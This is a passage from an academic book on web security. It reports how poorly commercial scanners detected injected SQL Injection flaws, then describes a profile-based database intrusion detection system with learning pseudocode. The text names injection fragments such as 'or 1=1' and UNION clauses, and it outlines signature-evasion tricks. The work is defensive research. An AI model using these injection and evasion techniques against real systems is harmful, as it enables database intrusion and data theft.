The experiments are different from the ones conducted for the IDS. In this case, the Attack Injector Tool is executed in advance for the three target web applications in order to identify the collection of vulnerabilities that could be attacked successfully. Then, for each vulnerability (one at a time), the web applications were tested with each scanner (also one at a time) and the results collected. Before running each scanner, the web application database was restored to prevent bias from previous experiments.

Figure 6-3 shows a graphical representation of the vulnerability scanners capability to detect SQL Injection (regarding the vulnerabilities injected in the web application code). In the figure, the radius of each circle is proportional to the number of vulnerabilities detected, providing a visual image of the coverage of each tool, comparative to the larger circle that represents all the vulnerabilities injected (by the Attack Injector Tool), which the scanners should be able to detect (we showed that these vulnerabilities can indeed be attacked). The complete results of the test are also detailed in Table 6-7.

Figure 6-3 – Graphical coverage of the web application vulnerability scanners.

Results depicted in Figure 6-3 and in Table 6-7 show that the number of SQL Injection vulnerabilities detected by the scanners is minimal. In fact, they were able to detect only 9% (WebInspect) and 7% (AppScan) of the vulnerabilities injected. The main reason for these poor results is that scanners heavily rely on the output of the web application (the HTML data the web browser receives from the web server) to detect vulnerabilities. However, the way web applications are built nowadays, hiding most of the error messages, make the task of identifying this type of vulnerabilities really difficult for automated scanners. As a result, it is clear that the output of these scanners, when used to assess the security of an ad-hoc web application, cannot be the sole indication used to assess the web application for vulnerabilities.

To improve the detection rate of SQL Injection vulnerabilities, the scanners could use an approach similar to the one used by the Attack Injector Tool: use a probe in the SQL communication path to gather data that can be sent back to the tool for analysis. In fact, an analogous scanning procedure that searches for an extensive collection of web application vulnerabilities is used by the AcuSensor technology from Acunetix [*Acunetix*, 2009].

Table 6-7– Overall results of the web application vulnerability scanners.

Web apps	Files attacked	Vuln. injected	Vulnerabilities attacked successfully	WebInspect	AppScan
TikiWiki	`tiki-editpage.php`	3	3	1	0
	`tiki-index.php`	1	1	0	0
	`tiki-login.php`	3	0	0	0
	Total	7	4	1 (25%)	0 (0%)
phpBB	`search.php`	3	3	0	1
	`login.php`	1	1	0	0
	`viewforum.php`	1	1	1	0
	`viewtopic.php`	5	5	1	1
	`posting.php`	4	4	0	0
	Total	14	14	2 (14%)	2 (14%)
MyRefs	`edit_paper.php`	27	20	1	0
	`edit_authors.php`	6	5	0	1
	Total	33	25	1 (4%)	1 (4%)
	Grand total	**54**	**43**	**4 (9%)**	**3 (7%)**

6.3 Conclusion

This chapter describes some of the experiments executed to evaluate the methodologies and tools described in chapters 4 and 5, using the field study data provided by chapter 3.

The first group of experiments describes how the training methodology of security assurance teams can be improved using the knowledge of the most common software bugs that generate vulnerabilities in web applications. The experiments focused on both code inspection and penetration testing and the key objective was to verify if the training based on the knowledge of the most common vulnerabilities improves the detection skills of security assurance teams. The other objective was to confirm the usefulness of the Vulnerability Injector Tool in providing web application files with

vulnerabilities suitable for training the teams. The results show a significant improvement of the ability of the teams to detect vulnerabilities using both code inspection and penetration testing. Moreover, the performance of the security assurance teams was compared with commercial web application vulnerability scanners showing that the scanners once again failed to give good results. The human teams were able to find all the vulnerabilities discovered by the scanners and many more, having almost uncovered all the vulnerabilities injected.

This chapter also shows that the proposed Attack Injector Tool can effectively be used to evaluate security mechanisms like IDSs, providing at the same time indications of what could be improved. By injecting vulnerabilities and attacking them automatically it could find weaknesses in the IDS that were not uncovered by previous experiments done with it (see section 7.5.3.2). These results were very important in developing bug fixes (that are already applied to the IDS software helping in delivering a better product). The Attack Injector Tool was also used to evaluate two commercial and widely used web application vulnerability scanners concerning their ability to detect SQL Injection vulnerabilities in web applications. These scanners were unable to detect most of the vulnerabilities injected, in spite of the fact that some of them seemed to be easily to be probed and confirmed by the scanners. The results clearly show that there is a big room for improvement in the SQL Injection detection capabilities of these scanners.

7

Intrusion Detection System for Databases

Besides the proposal of injection techniques to evaluate web application security, this book presents another key contribution: a database Intrusion Detection System (IDS). Almost every web application relies on back-end databases to fulfill their job. This is an important aspect of current dynamic applications that provide desktop-like access to the inner resources of enterprises. However, database security has not evolved like the unsafe environment where they are now used, so widespread to attacks from anywhere in the world. Following the Defense-in-Depth paradigm [*NSA*, 2004] we propose an IDS specifically aimed at the database level of the web application.

The database is one of the most critical assets of an organization. Applications that access and manipulate data are the preferred targets for attackers. This is even more critical in the web application scenario where the attacks that target the data stored in the back-end database can come from everywhere in the World. These attacks are usually achieved by exploiting the vulnerabilities of the applications (e.g. SQL Injection), but their success is only possible because all the other defense mechanisms that should exist in the organization fail or do not even exist at all.

The vast majority of web applications have security problems, namely input validation issues that let attackers alter maliciously the SQL queries that are going to be executed by the database [*IBM Global Technology Services*, 2009]. Moreover, the security

configuration of database users is often taken lightly, relying on the web application code to filter the access. Software developers make mistakes and it is common to find configuration of user privileges and roles not done comprehensively, allowing an easy path for attackers.

The database IDS is a key security mechanism that is usually missing at the Database Management Systems (DBMS) level. In fact, the general lack of capabilities for concurrent detection of malicious data accesses in commercial DBMS is an important limitation when it is necessary to assure a strong data security policy [*Yuhanna et al.*, 2005]. A database IDS or a practical mechanism to analyze concurrently the database audit trail, for example, provide an extra layer of security that cannot be assured by the basic DBMS security mechanisms or by the operating system and networking intrusion detection tools. In fact, malicious actions done in the database of the application may not be seen as malicious by existing intrusion detection mechanisms at network or operating system levels, which means that they cannot be successfully detected by these tools. For example, inside attacks (e.g., a disgruntled employee that may access and damage critical private data) are particularly difficult to detect and isolate, as they are carried out by legitimate users, using valid access rights to data and system resources. In this case, the network security mechanisms are easily overridden and become useless as the user is already inside the network containment barrier. Furthermore, daily routine and long established habits tend to relax many security procedures and even simple things such as choosing strong passwords and purging periodically unused database accounts are often neglected in many organizations [*Conry-Murray*, 2005; *Imperva*, 2010].

Very few IDSs specifically designed for databases have been proposed so far [*Bertino et al.*, 2005; *Chung et al.*, 1999; *Lee et al.*, 2002; *Low et al.*, 2002; *Valeur et al.*, 2005; *Vieira and Madeira*, 2005] and, to the best of our knowledge, there is no DBMS that offers intrusion detection as a standard security feature. It is worth noting that the only mechanism available today to detect malicious database actions is the analysis of database audit trails. However, this analysis is done offline and audit trails can only be used for forensic purposes after attacks, not to prevent such attacks.

220

Although typical IDS at network or operating system levels (for example, Snort, Pakemon, Cisco IOS Firewall, Apache ModSecurity, GreenSQL, Apache Scalp, etc.) can detect some network related attacks they are not reliable and cannot be used to accurately detect SQL attacks as they still need to be improved in both the detection and false positive rates [*Elia et al.*, 2010; *Kayacik and Zincir-Heywood*, 2003]. While they can be configured to prevent the use of some common malicious strings used in SQL Injection, like the `UNION` clause and "`or 1=1`", they are quite restrictive, never exhaustive and can be evaded easily [*Warneck*, 2007]. These IDSs detect intrusions based on a collection of signatures of known attacks, and to bypass the detection all it takes is to know the filter patterns and change the attack slightly (using variations on the comparison statement, space removing, encoding the attack text, SQL multi-line comments, etc.). In fact, these evasion techniques are widely used to bypass firewalls, IDSs and anti-virus detection, and pretty much everything relying on a collection of signatures to prevent unauthorized actions [*Handley et al.*, 2001; *Ptacek and Newsham*, 1998]. For example, for the Snort network IDS [*Roesch*, 1999], some signatures for well-known attacks and evasion techniques can be found in [*NII Consulting*, 2009].

Traditional database security mechanisms, like authentication and authorization controls, cannot detect SQL related attacks, as they are perceived as authorized commands executed by authorized users. End-to-end encryption is also useless to stop these attacks as commands are executed by users who have been granted with the appropriate application access privileges (usually because of bad coded applications, granted roles and privileges).

The best way to protect the database from SQL Injection attacks is to use a data-centric security mechanism [*Yuhanna et al.*, 2005]: placing an additional intrusion detection layer at the database level. Being as close to the objective (the database) as possible, the defense mechanism is much more cost effective and independent from the input vector. At this level, malicious SQL can be detected no matter what was exploited to launch the attack: the web application, the network, the operating system or a combination of some of them. In addition, insider attacks perpetrated by malicious users can also be detected if the IDS is located near (or inside) the database. Attacks from inside the organization

need to be urgently addressed as they represent the second most important slice of the incidents reported by a CSI/FBI study [*Richardson*, 2008].

Schonlau and colleagues [*Schonlau et al.*, 2001] evaluated several anomaly detection approaches and concluded that methods based on the idea that commands not previously seen in the training data may indicate an intrusion attempt are among the most powerful approaches for intrusion detection.

In this chapter we propose an intrusion detection approach based on this idea, extending it to a set of SQL commands. However, unlike intrusion detection approaches used in distributed systems that usually rely on sets of predefined commands (normally a small number) or assume the commands are unrelated, in our approach, both the SQL commands and their order in each database transaction are relevant. The approach is based upon a comprehensive anomaly detection scheme, where the automatic learning of SQL commands and transaction profiles play an important role. The IDS uses intrinsic characteristics of database applications that allow the definition of an abstraction of the utilization of the database using profiles with two levels of detail: SQL **Command Level** and database **Transaction Level**.

The structure of the chapter is the following: section 7.1 presents an overview of the proposed intrusion detection approach. Section 7.2 presents the definition of profiles using the SQL commands and database transactions levels of detail. Section 7.3 describes the intrusion detection process. Section 7.4 details the implementation of the IDS based on the data made available by the database audit trail. Section 7.5 details the implementation of the IDS based on a sniffer/proxy approach, which acts as an Intrusion Prevention System (IPS). Section 7.6 concludes the chapter.

7.1 Intrusion detection approach

In this section we propose a new anomaly detection approach at database level. To improve the false-positive and false-negative rates we used a methodology based on two levels of detail of profiles: Command Level and Transaction Level.

These two levels of detail actually represent a fingerprint of the database accesses made from any database application:

1. **Command Level.** Contains the collection of the SQL commands that a database user may execute. It is the most basic profile that can be used to detect simple SQL Injection attacks.

2. **Transaction Level.** Contains the set of database transactions that a user may execute. It represents a more complete profile of that user and can be used to detect more elaborate data-centric attacks, including insider attacks. This profile inherently includes the previous level (SQL commands), as transactions are groups of SQL commands. The transaction detection scheme is similar to the one presented by [*Vieira and Madeira*, 2005], where a failure to cope with the expected SQL command inside a specific transaction profile triggers an alarm. However, unlike the approach proposed in [*Vieira and Madeira*, 2005], where profiles were defined by hand, the IDS presented in this chapter adds an automatic profile learning algorithm that fills that gap.

The use of anomaly detection schemes applied to SQL commands is not entirely new, as [*Valeur et al.*, 2005] presents a system to detect SQL Injection attacks using this approach. For the learning process the authors propose several models to parse SQL commands and one of the models is the string model[23] where strings present in the SQL commands are analyzed. The string model looks at the string length, character distribution, prefix, suffix and string structure inference. However, this approach has high false positive rate because of the difficulties in modeling all the string variations and because it ignores the transactional behavior, which is essential to capture correct behavior from a database management system point of view.

---

[23] The other model is the token finder, which is built upon an enumeration of values [*Valeur et al.*, 2005].

7.1.1 Overview of the IDS architecture

SQL commands and transactions are the fundamental mechanisms available for web applications to interact with the database. A database transaction consists of a sequence of SQL commands organized as a unit of work that has to follow, by definition, the ACID (Atomicity, Consistency, Isolation, Durability) properties [*Gray*, 1981; *Gray and Reuter*, 1993; *Haerder and Reuter*, 1983]. All SQL commands within a transaction are either all executed or all undone, and isolated from the effects of other transactions that are also being executed. After finishing the transaction, the database must be consistent and the effect of the transaction is permanently stored in the database. When an end-user connects to the database and establishes a session, all the commands executed by that user belong to a transaction. The transaction is an intrinsic characteristic of modern databases and the user cannot escape from the transaction mechanism: when one transaction ends a new transaction begins immediately[24].

The proposed IDS is based on a comprehensive model of anomaly detection where the profiles of good behavior are based on the set of **SQL commands** and **database transactions** the user is allowed to execute. As usual, the anomaly detection scheme comprises two phases (see section 2.4): a **Learning Phase**, where SQL commands and transaction profiles are extracted and learned and a **Detection Phase**, where the profiles learned previously are used to concurrently detect SQL Injection attacks. The architecture of the proposed IDS is shown in Figure 7-1.

---

[24] There are, however, applications that do not use the concept of database transactions by explicitly (or sometimes by default) using the auto-commit mode that treats each command as a transaction [*Ramakrishnan and Gehrke*, 2002]. In these cases the transaction based intrusion detection cannot be applied, however the SQL command detection can still be used.

Figure 7-1 - IDS building blocks and workflow.

The **Database Interface** component intercepts the data flow between the web application and the database server. To obtain the SQL commands, this component can be implemented as a network-like sniffer/proxy located at the database communication channel (see section 0). Alternatively, it can also be part of the internals of the DBMS having a complete access to all the relevant data or it can benefit from existing intrinsic database features, like the auditory logs (see section 7.4). This component is necessary for both the **Learning Phase** and the **Detection Phase**:

1. During the **Learning Phase**, the **Command Capturing** component logs the SQL commands executed by each user. Afterwards, the SQL commands are parsed by the **Parsing** component in order to remove the data variant part present in the SQL commands. This component also generates a hash code that uniquely identifies each different parsed SQL command. The **Learning**

component examines the SQL command sequence, learns the execution flow (including branches and loops), and generates a list of the SQL commands executed (hash codes) and a directed graph representing database transactions executed by each database user. These are the **Command Profiles** and the **Transaction Profiles** and represent the good behavior of a given user (i.e., his profile). In practice, different database users will have their own collection of profiles and, although the number of application users may be quite large, they are typically grouped in a very restricted number of database users, corresponding to the several user roles the application has. This way of building web applications helps reducing the number of profiles that the IDS is likely to keep records of. Therefore, the Learning phase procedure is, in general, easily scalable.

2. During the intrusion **Detection Phase**, the previously learned profiles built upon SQL commands and transactions are used to detect and prevent intrusions. The classification algorithm is based on matching the structure of the SQL queries and transactions executed with those stored during the Learning Phase (the profiles for the current user). When a potential intrusion is detected the **Action** component automatically executes a predefined action (e.g., killing the attacker session, warning the database administrator, sounding an alarm, etc.).

7.1.2 Gathering the data to be learned

The set of SQL commands and transactions remains stable, as long as the database application is not changed. Profile learning consists of identifying the authorized commands and transactions (represented as a directed graph specifying the sequences of valid commands). The goal is to automatically learn the profiles and store them to be used later on in the detection phase. Obviously, the learning process should cover all the different database application functionalities and must be executed in controlled conditions that must be free of intrusion attempts, possibly without the database fully open to all the users. The complete coverage of all the database application functionalities is not always trivial, especially for very large database applications. Obviously, if the coverage is not complete it potentially leads to the identification of valid transactions as malicious, increasing the false positive rate.

226

In addition to automatic profile learning, some other alternatives could be considered, such as manual profiling and static analysis. Manual gathering of profiles assumes that database transactions are well documented [*Vieira and Madeira*, 2005] but, usually, this is not the case. Automatic static analysis of the source code could also be used [*Bergeron et al.*, 2001; *Viega et al.*, 2000], however this is a complex task and fails when dynamic SQL is used, which is usually the case in many applications.

In summary, the profiles for the proposed IDS can be obtained by using one of the following methods:

1. **Manual profiling**. This method can be easily applied when the DBA knows the execution profile of the client application and the number and size of the transactions is not too large. The DBA can create manually the graphs describing the authorized transactions. This technique was used successfully in the detection of malicious SQL [*Vieira and Madeira*, 2005], however it is not scalable as the human overhead can be enormous when the number of commands and transactions is significant or the application is not well documented.

2. **Concurrently at runtime**. In this case, an automatic learning algorithm must be used and special attention must be taken in order to guarantee that the application is free of attacks during the learning period.

3. **Running application tests**. Database applications are often tested using interface testing tools that generate exhaustive tests to exercise all the application functionalities. In most cases, these tests are specified by highly trained testers, but can also be generated automatically [*Santiago et al.*, 2006; *Tsai et al.*, 2000]. This method also relies on the availability of an automatic learning algorithm.

4. **Combination** of some or all of the previous methods. For example, the learning can start by using the concurrent method and, after a while, change to the manual profiling of the less used operations to complete the profile and shorten the learning time. In practice, this is the combination of both the automatic and the manual methods.

The learning curve of the SQL commands and transactions depends on the utilization pace of the database application. Many database applications include functionalities that are only executed from time to time, for example at the end of the week or end of the month. Until the Database Administrator (DBA) is not confident with the profiles learned, the Detection component (Figure 7-1) should not act drastically on the session (e.g., should not kill sessions that are considered as intrusion). Instead, the DBA should analyze these situations first and, possibly, add the detected command and/or transaction to the learned profile, if they are considered as an expected good action that the user can perform. In a real database application, the DBA knows exactly when there is an upgrade and when new functionalities are added to the application. When this takes place, it is common to have new commands and transactions and, after a short period, they should be fully learned by the IDS mechanism. In the same way, some old SQL commands and transactions may become useless and they should be removed from the profiles to prevent their misuse.

7.2 Database utilization profiles

In a typical web application, the source code includes the sequence of SQL commands organized as database transactions. Although SQL commands can be generated dynamically by the application, typically users cannot execute pure ad-hoc SQL commands as the set of allowed transactions and their group of SQL commands are hard-wired in the web application source code. For example, in a banking application users only have access to the functionalities available at the interface (e.g., withdraw money, balance check account, etc.) and no other operation is admitted. These functionalities represent a well-defined set, which allows an exhaustive learning of all the allowed SQL commands and transactions for that web application, if all of its functions are executed during the Learning Phase. Everything else executed by the users during the Detection Phase will be considered an intrusion attempt.

The proposed IDS is based on a set of security constraints defined at two abstraction levels: **Command Level** and **Transaction Level**. Intrusion detection activity starts at the lowest level, the Command level. If no intrusion is detected at this level, the detection continues at the next level, the Transaction Level. If no restriction of any level

is violated, the SQL command that has just been executed is considered valid by the IDS. Otherwise it is considered invalid.

7.2.1 Command Level abstraction

SQL commands represent the basic data needed to generate the information required at the two abstraction levels. SQL commands also represent the entry data used to feed the IDS in both the Learning Phase and the Detection Phase.

The information about each command that is required to build the profiles for the intrusion detection is the following:

1. **Name of the database user** who executes the command.
2. **Identification of the database session** established when the client application connects to the database server.
3. **Full text of the SQL command** executed and control codes representing the confirm (`COMMIT`) and the abort (`ROLLBACK`) of the transaction.
4. **Time stamp** of the execution of the command.

Although the SQL command is usually captured as a text string, the profile is not built this way. Since the same command may differ slightly in different executions, while keeping the same structure, the structure is the most important aspect to be retained. For example, considering the following SQL command generated by a web application:

```
SELECT * FROM emp WHERE job LIKE 'CLERK' AND sal > 1000;
```

The `job` and the `sal` (salary) values in the `WHERE` clause criteria ("`job like ? and sal > ?`") depend on the choices of the user and are inherently different from execution to execution. Therefore, different calls of the same procedure use different values for these variables and all of them will be correct, from the point of view of the system. It is the skeleton of the SQL query that must be constant in every execution of the same piece of code of the SQL query. This way, instead of considering the full command text, the IDS just stores the structural part of the command. After removing the variable part of each command, it is possible to calculate the signature footprint of

the skeleton of the SQL command using a hash algorithm (e.g. using the SHA1 hash). These signature footprints are used at both abstraction levels to represent the SQL command in a compact form. It also allows the obfuscation of the SQL command, which is stored in the IDS profiles, making the IDS stealthier from eavesdropping.

To be able to execute an SQL Injection attack, the hacker has to find a way to alter the structure of the SQL command in order to exploit an unchecked input in an application page [*Buehrer et al.*, 2005]. One of the typical attack sequences starts with the attacker trying to add a condition (e.g. "`or 1=1`") in the `WHERE` clause of the SQL command to gain privileged access (obtaining an account password, for example). Then the attacker executes SQL commands returning valuable information (e.g. using a `UNION` clause with the malicious `SELECT` statement), changing the database (performing `INSERT`, `DELETE` or `UPDATE` operations) or even performing operating system commands (e.g. using stored procedures available in many DBMS that allows this feature).

The Command Level abstraction can be used to detect both the first and the second stages of this SQL Injection attack, as both steps require a change in the structure of the queries executed. However, the Command Level abstraction is not sensitive to attacks that do not alter the structure of the SQL commands. In order to run malicious actions, without being detected by the Command Level abstraction, the attacker has to execute the authorized commands by changing the criteria values in a way that makes the altered command useful for his purposes. The types of attacks that can bypass the Command Level abstraction take advantage of the ability to alter the value of a specific criteria in the `WHERE` clause of the SQL query and take advantage of it. To address these attacks, the IDS needs more knowledge about the restrictions of the values of the variables used in the query. Although there is some research about this topic (e.g. [*Valeur et al.*, 2005]), this is not yet a close topic due to the difficulties in finding the right restrictions, which may lead to significant false positive and false negative detection rates. The present work does not focus specifically on this aspect, however the ability to execute malicious actions can also be deterred by making it harder to perform. This can be achieved by restricting the order in which the SQL commands can be performed. This approach may also be used to detect another type of attacks that can

overcome this Command Level abstraction without being detected, which are those where the attacker has to use valid commands in a malicious sequence. This is discussed in the following section.

7.2.2 Transaction Level abstraction

To identify user attempts to execute unauthorized transactions, the intrusion detection mechanism uses the profile of the transactions implemented in the source code of the application, which are considered as the collection of authorized transactions.

The profile of a database transaction is represented as a directed graph describing all the execution paths (sequences of SELECT, INSERT, UPDATE, and DELETE) from the beginning of the transaction to the COMMIT or ROLLBACK SQL commands that terminate the transaction. The nodes in the graph represent SQL commands and the arcs are the valid execution sequences. Figure 7-2 shows examples of graphs generated during the learning of transactions.

Depending on the data being processed, several execution paths may exist for the same transaction and an execution path may include cycles representing the repetitive execution of sets of commands (e.g. Figure 7-2 (a)). A typical example of cycles in a transaction is the insertion of a variable number of lines in the order of a customer in an e-commerce application.

Figure 7-2 - Examples of typical profiles of database transactions.

One of the key points in both the Learning Phase and the Detection Phase is the discovery of the boundary SQL commands of the transaction. One transaction begins when the previous ends, thus the problem can be reduced to the discovery of the end of the transaction. A transaction may be ended explicitly by a `COMMIT` or `ROLLBACK` SQL command, or implicitly by a Data Definition Language (DDL) statement [*Date and Darwen*, 1993]. However, all these commands are hardwired in the application code and they are sent to the database for execution, so they can be captured by the IDS.

Regarding the way transactions affect the database, there are read-only transactions and regular transactions (i.e. transactions that change the database data). The read-only transactions are solely groups of queries mainly used to show information to the user on the screen or printer. For these transactions, usually there is no information stating when they start or end because nothing is changed in the database. Actually, when applications are developed, `COMMIT` commands are not placed at the end of read-only transactions because they are not needed: there is no data change to save. As a side note, at least for the Oracle database, there is a kind of read-only transaction that needs to be explicitly ended. It starts with the "`SET TRANSACTION READ ONLY`" statement and ends explicitly with a `COMMIT`, `ROLLBACK` or a DDL command. For this reason, this case is treated in the same way as a regular transaction.

When there is a read-only transaction and the start of the next transaction is a `SELECT` command, it is impossible to detect the start of the new read-only transaction by simply reading the database interaction data. To solve this type of problems, the Learning phase is split into three stages: **First-Learning**, **Extraction of Read-Only Transactions** and **Final-Learning**. Figure 7-3 shows a visualization of this process with explanation comments.

Figure 7-3 - Learning phase in detail.

These three stages work in sequence, where the output of the previous stage is the input of the following stage:

1. The input of the **First-Learning** stage is the database interaction data previously collected and the objective is to split this data into small groups of transactions based on the information about the end of transactions (i.e., COMMIT and DDL commands). These groups of transactions consist of regular transactions that may have one or more read-only transactions attached at the beginning. This mixture of transactions occurs in situations where the end of read-only transactions is not explicitly defined in the web application. Obviously, when one regular transaction is preceded by another regular transaction, they are correctly identified because, in this case, the end of the transaction is perfectly defined. In summary, the output of this phase is a collection of groups of

233

transactions including single regular transactions and one or more read-only transactions attached before the single regular transaction.

2. The result of the First-Learning stage is used as input in the **Extraction of Read-Only Transactions** stage. In this stage, the read-only transactions are detached from each other. The objective is to detect the read-only transactions so they can be processed by the IDS as an entity of their own. The read-only transactions are isolated from other transactions by subtracting the groups of transactions from each other. The result of the subtraction of the two transactions is considered as a read-only transaction when they differ only by `SELECT` commands at the beginning. This set of commands, representing the read-only transaction, is the outcome of the subtraction. Therefore, the result of this stage consists of read-only transactions and groups of read-only transactions seen as a single read-only transaction. As far as the IDS is concerned, each one of these groups of read-only transactions can be considered as a single read-only transaction because they represent sequences of SQL commands always executed in the same order.

3. At last, in the **Final-Learning** stage the database interaction data is processed along with the read-only transactions previously obtained. Again, the data is split into groups of transactions and the regular transactions are obtained by subtracting the read-only transactions from the beginning of these groups. If the initial commands of a transaction are all `SELECT` commands, they will be compared with the collection of read-only transactions already extracted. When a match is found it means that the start of the current transaction is equal to an already learned read-only transaction. If there is a case of a match belonging to two read-only transactions the larger one is chosen to assure faster convergence to the final set of learned read-only transactions.

7.2.3 Algorithms to obtain the read-only transactions

For the implementation of the learning algorithms, the IDS has to address the problem of extracting the read-only transactions from the stream of SQL commands obtained from the application execution. Database transactions do not always follow a simple linear path. In fact, there are typical variations of the flow of database transactions that

have specific implications in the result of the learning algorithms. For the IDS purpose, a database transaction can fall into one of the following transaction categories:

1. **Linear** (with no branches or loops). It is learned as it is: a single transaction.
2. **With branches**. The common part with each branch is learned as a single transaction.
3. **With loops**. Learning includes the loop if it is repeated at least twice during the learning phase (this is subject to configuration in the implementation of the IDS). If the loop is not repeated (at least twice) it cannot be learned as being a loop and the transaction is considered as a linear transaction. These transactions can be tricky to learn if the application is not executed thoroughly during the learning phase.
4. **With loops inside loops**. Loops are learned if they are repeated at least twice during the learning phase (this is subject to configuration in the implementation of the IDS). The considerations of the previous transaction category also apply here.
5. **With loops inside branches**. The common part and each branch are learned as a different transaction. Loops are learned if they are repeated at least twice during the learning phase (this is subject to configuration in the implementation of the IDS). For the loop part, the considerations of the previous transaction categories also apply here.
6. **With branches inside loops**. This kind of transaction may not be correctly learned unless all combinations are fully executed during the learning period. Every different combination is learned as a single transaction.

When a branch exists, it is treated as another transaction. This algorithm may increase the number of learned transactions, so it may have a negative impact on the performance in the online detection phase where the speed of action is crucial. However, the majority of the transactions in applications (especially in the web) tend to be simple and small, minimizing this negative effect and improving the learning accuracy.

The **First-Learning** algorithm has to split the stream of SQL commands into groups of commands that end with confirm (COMMIT) or the abort (ROLLBACK) transaction commands (that are also present in the stream). The **Final-Learning** algorithm works in a similar way, with the single difference of also considering the read-only transactions obtained from the Extraction of Read-Only Transactions stage. These read-only transactions are used to help deciding the location of the end of the transaction, for the cases where read-only transactions occur before the regular transaction.

For reutilization and maintenance purposes, the First-Learning and Final-Learning algorithms are merged:

```
While (read new record from audit table)
{
  Store the command in a temporary structure;
  //start: Test if the command is the start
  //of a new transaction
  New_Transaction = False;
  If (current session <> previous session)
  {
    New_Transaction = True;
  }
  If (current Transaction ID <> previous Transaction ID)
  and (Previous Transaction ID <> Null)
  {
    New_Transaction = True;
  }
  // start: Code for Final-Learning step
  If (Final_Learning = True)
  {
    If (Commands entered after the last transaction = any read-only
transaction)
    {
      C1 = Current command belongs to the start of a read-only
transaction;
      C2 = Current command belongs to the continuation of a read-only
transaction;
      If (C1 = False & C2 = False) New_Transaction = True;
      If (C1 = False & C2 = True) New_Transaction = False;
      If (C1 = True & C2 = False) New_Transaction = True;
      If (C1 = True & C2 = True) New_Transaction = False;
    }
  }
  // end: Code for Final-Learning step
  //end: Test if the command is the start
  //if a new transaction
```

```
  If (it's a new transaction)
  {
    //if it's a new transaction means
    //that the previous one has ended,
    //hence we have all the commands of that transaction
    Detect the loops in the previous transaction;
    Compare the previous transaction with the learned ones;
    If (the previous transaction is different from the learned ones)
    {
      Add the previous transaction to the collection of the learned
